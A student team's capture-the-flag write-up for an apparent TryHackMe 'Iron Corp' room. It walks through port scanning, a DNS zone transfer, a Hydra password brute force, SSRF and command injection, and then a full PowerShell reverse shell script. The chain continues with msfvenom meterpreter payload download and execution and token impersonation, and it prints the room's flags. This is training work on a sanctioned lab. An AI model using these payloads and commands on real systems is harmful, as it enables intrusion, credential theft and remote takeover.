PenTest 2

ROOM
IRON CORP

GROUP:
CYBERRIVETS

Student ID	Name	Role
1211103426	Aminul Aiman Bin Abdullah	Leader
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Member
1211103429	Haifa Najieha Binti Hashim	Member
1211102576	Uzair Akhyar Bin Norazmi	Member


Step 1: Recon and Enumeration

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Nmap, Dig

Thought Process and Methodology and Attempts:

```
┌──(1211103426㉿kali)-[~]
└─$ nmap -Pn -p- ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 09:51 EDT
Nmap scan report for ironcorp.me (10.10.182.66)
Host is up (0.20s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
135/tcp   open  msrpc
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
11025/tcp open  unknown
49667/tcp open  unknown
```

To start finding possible exploits, we use Nmap to find the open ports. We also '-p-' to scan all ports.



After that, we found there are some working ports like 8080 and 11025. However, these websites are not giving any useful information or any possible exploits that we can think of.

```
# now we find out all subdomains
dig @a.iana-servers.net example.com axfr
```

```
┌──(1211103426㉿kali)-[~]
└─$ dig @10.10.246.152 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.246.152 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 335 msec
;; SERVER: 10.10.246.152#53(10.10.246.152) (TCP)
;; WHEN: Mon Aug 01 21:27:18 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

We came up with an idea to search for the subdomains. We explored Github and found the 'dig' command syntax to find the website's subdomains. We found that there are two subdomains that we can use to continue the progress and the host seems to be Windows.


Step 2: Initial Foothold

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Hydra, Python


Thought Process and Methodology and Attempts:

```
┌──(1211103426㉿kali)-[~]
└─$ hydra -l admin -P /home/1211103426/Desktop/rockyou.txt -s 11025 admin.ironcorp.me
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military
ses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-01 23:41:13
[WARNING] You must supply the web page as an additional option or via -m, default path
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143443
[DATA] attacking http-get://admin.ironcorp.me:11025/
[STATUS] 1363.00 tries/min, 1363 tries in 00:01h, 14343036 to do in 175:24h, 16 active
[11025][http-get] host: admin.ironcorp.me   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-01 23:42:20
```



One of the subdomains is inaccessible and the other one requires authentication. To bypass the login, we used hydra to iterate through a wordlist to find the correct password. We guess the username might be something usual like 'admin'. After running the command, we got the password.



Now, we have successfully entered the website. There are not many features, only a search bar and a submit button. After playing around, we think the search bar might help us to do a server-side request forgery (SSRF) exploit.

```
┌──(1211103426㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

admin.ironcorp.me:11025/?r=http://10.8.207.184/alice_id.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

-----BEGIN RSA PRIVATE KEY----- MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm17
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g HCgpkwWcz
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r NGrjYFLjhze
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j /pHmkU1C4V

We tried to upload any random file from the local machine using python as the host, and the website gives a response and reflects the same file content without any errors.

admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking

You can find your name here

Ultimate search bar

internal.ironcorp.me:11025/name.php?name=

Next, we tried to perform the SSRF exploit by adding the inaccessible subdomains earlier. The website runs normally and after checking the 'name', it brings to another inaccessible link. However, the new link does have a connection to PHP.

admin.ironcorp.me:11025/?r=http://internal.ironcorp.me:11025/name.php?name="

My name is:

Equinox''

Again, by adding it to the admin subdomain, we can see the 'name' by adding any random words or symbols after the name parameter. The name is Equinox.

admin.ironcorp.me:11025/?r=internal.ironcorp.me:11025/name.php?name=Equinox|dir

```
 Volume in drive E is New Volume
 Volume Serial Number is DE7B-E159

 Directory of E:\xampp\htdocs\internal

04/11/2020  09:11 AM    <DIR>          .
04/11/2020  09:11 AM    <DIR>          ..
03/27/2020  08:38 AM                53 .htaccess
04/11/2020  09:34 AM               131 index.php
04/11/2020  09:34 AM               142 name.php
               3 File(s)            326 bytes
               2 Dir(s)  1,468,579,840 bytes free
```

Pointing to the hint we have which is the PHP, we can try to access the source of where it's executed. This can be done with the 'code injection'. As in the 'dig' command earlier, we know that it is hosted in Windows. So, we can use 'dir' to access the directory.

Step 3: Horizontal Privilege Escalation

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Netcat, Python, Powershell Reverse Shell, Burpsuite, Powershell

Thought Process and Methodology and Attempts:

powershell_reverse_shell.ps1

```
# Nikhil SamratAshok Mittal: http://www.labofapenetrationtester.com/2015/05/week-of-po

$client = New-Object System.Net.Sockets.TCPClient("10.10.10.10",80);$stream = $client.
```

exploit.ps1

```
$client = New-Object System.Net.Sockets.TCPClient("10.8.207.184",53);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([tex
t.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Leng
th);$stream.Flush()};$client.Close()
```

As we know the host and the vulnerability to code injection, we can think of a way to send the reverse shell script into the remote machine and access it using netcat in the local machine. We tried to find a reverse shell script that is usable in Windows and we found one which Powershell reverse shell. After that, we copied the codes and pasted them into the new file.

We also try to find how to export the file into the remote machine. In order to avoid the code injection from being rejected by the server, we encoded the ‘commands’ using Burpsuite into from text into URL format.

```
1 GET /?r=
http://internal.ironcorp.me:11025/name.php?name=Equinox|%25%
37%30%25%36%66%25%37%37%25%36%35%25%37%32%25%37%33%25%36%38%
25%36%35%25%36%63%25%36%63%25%32%65%25%36%35%25%37%38%25%36%
35%25%32%30%25%32%64%25%36%33%25%32%30%25%36%39%25%36%35%25%
37%38%25%32%38%25%36%65%25%36%35%25%37%37%25%32%64%25%36%66%
25%36%32%25%36%61%25%36%35%25%36%33%25%37%34%25%32%30%25%36%
65%25%36%35%25%37%34%25%32%65%25%37%37%25%36%35%25%36%32%25%
36%33%25%36%63%25%36%39%25%36%35%25%36%65%25%37%34%25%32%39%
25%32%65%25%36%34%25%36%66%25%37%37%25%36%65%25%36%63%25%36%
```

Using Burpsuite to catch the HTTP request from the admin subdomains, we send it to the repeater to make the work much easier instead of copying and pasting directly into the website numerous times.

```
┌──(1211103426㉿kali)-[~]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.120.70 - - [02/Aug/2022 08:37:06] "GET /exploit.ps1 HTTP/1.1" 200 -
```

```
┌──(1211103426㉿kali)-[~]
└─$ nc -lvnp 53
listening on [any] 53 ...
connect to [10.8.207.184] from (UNKNOWN) [10.10.225.226] 49942
ls
```

After sending the request that contains the malicious code, now we are able to export the file into the remote machine and be able to listen using netcat. Now, we are connected to Windows.

```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        3/28/2020   12:39 PM             37 user.txt


PS C:\Users\Administrator\Desktop> cat user.txt
```

```
cat user.txt
thm{09b408056a13fc222f33e6e4cf599f8c}
PS C:\Users\Administrator\Desktop>
```

Then, we found the user flag located in the Administrator/Desktop directory.

Step 4: Root Privilege Escalation

Members Involved: Aminul Aiman, Izz Hakim, Haifa Najieha, Uzair Akhyar
Tools used: Metasploit, Powershell, Python

Thought Process and Methodology and Attempts:

```
┌──(1211103426㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.207.184 LPORT
=4243 -f psh -o meterpreter-64.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3256 bytes
Saved as: meterpreter-64.ps1
```

```
┌──(1211103426㉿kali)-[~]
└─$ msfconsole -x "use multi/handler;set payload windows/x64/meterpreter/rev
erse_tcp; set lhost tun0; set lport 443; set ExitOnSession false; exploit -j
"
```

In order to perform privilege escalation as administrator/root, we figured out that Metasploit might help us. We tried to find a potential exploit with reliable command syntax in the browser. For the first step, we create a shell script for the reverse shell to connect with the local host. After that, we execute the Metasploit using the reverse_tcp payload to perform the privilege escalation.

```
PS E:\xampp\htdocs\internal> c:
PS C:\> powershell -command "& { iwr 10.8.207.184/meterpreter-64.ps1 -OutFil
e C:\Users\Administrator\Desktop\meterpreter-64.ps1 }" Import-Module .\meter
preter-64.ps1
```

Then, we exported the shell script from the local machine using the python server into the Windows shell.

```
PS C:\Users\Administrator\Desktop> powershell.exe -ExecutionPolicy Bypass -N
oExit -File meterpreter-64.ps1
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

1976
PS C:\Users\Administrator\Desktop> EquinoxEquinox
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop>
```

```
msf6 exploit(multi/handler) > set lport 4243
lport => 4243
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.207.184:4243
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.207.184:4243
[*] Sending stage (200262 bytes) to 10.10.29.66
```

We executed the shell script with some extra parameters to bypass the Powershell policies and prevent it from automatically quitting before connecting to the Metasploit console. We can see that the shell seems to be working as it now starts to send the stage to the victim machine.

```
[*] Started reverse TCP handler on 10.8.207.184:9563
[*] Sending stage (200262 bytes) to 10.10.40.156
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set EnableStageEncoding true
EnableStageEncoding => true
msf6 exploit(multi/handler) > run
```

However, after quite some time, the staging seems stuck. We found a solution where we can set ‘EnableStageEncoding’ to true which can encode the stage and prevent it from stuck or ‘died’.

```
[*] Sending encoded stage (201011 bytes) to 10.10.40.156
[*] Meterpreter session 2 opened (10.8.207.184:9563 → 10.10.40.156:49963 )
at 2022-08-02 21:05:34 -0400
[-] Meterpreter session 1 is not valid and will be closed
[*]  - Meterpreter session 1 closed.
```

```
msf6 exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  2         meterpreter x64/win      NT AUTHORITY\SYSTEM    10.8.207.184:9563 →
            dows                     @ WIN-8VMBKF3G815       10.10.40.156:49963
                                                             (10.10.40.156)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
```

Finally, we got the session and may start to perform vertical privilege escalation.

```
meterpreter > load incognito
Loading extension incognito...Success.
meterpreter > list_tokens -u

Delegation Tokens Available
===========================
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
WIN-8VMBKF3G815\Admin
Window Manager\DWM-1

Impersonation Tokens Available
==============================
NT AUTHORITY\ANONYMOUS LOGON
```

We tried to look up the available token or existing user in the server. As the result, we found a high potential token which is Admin.

```
meterpreter > impersonate_token "WIN-8VMBKF3G815\Admin"
[+] Delegation token available
[+] Successfully impersonated user WIN-8VMBKF3G815\Admin
meterpreter > shell
Process 816 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

E:\xampp\htdocs\internal>C:
```

By impersonating the admin token, we are now accessing the administrator account and able to find the root flag.

```
 Volume in drive C has no label.
 Volume Serial Number is 7805-3F28

 Directory of C:\Users\Admin\Desktop

04/12/2020  01:17 AM    <DIR>          .
04/12/2020  01:17 AM    <DIR>          ..
03/28/2020  12:39 PM                37 root.txt
               1 File(s)             37 bytes
               2 Dir(s)  39,229,222,912 bytes free

C:\Users\Admin\Desktop>cat root.txt
cat root.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Admin\Desktop>type root.txt
type root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
C:\Users\Admin\Desktop>
```

At last, we found the root flag located in the Admin/Desktop directory.

Contributions

Student ID	Name	Contribution	Signature
1211103426	Aminul Aiman Bin Abdullah	Perform vertical privilege escalation and find Root Flag.	
1211100965	Muhammad Izz Hakim Bin Mohd Zaki	Finding useful tools used during the pentest and helping in performing privilege escalation.	
1211103429	Haifa Najieha Binti Hashim	Helping in performing horizontal privilege escalation and involved in the video editing.	
1211102576	Uzair Akhyar Bin Norazmi	Gives ideas for the process and managed to find the User Flag.	uzair

VIDEO LINK: https://youtu.be/4M8RcbayMpQ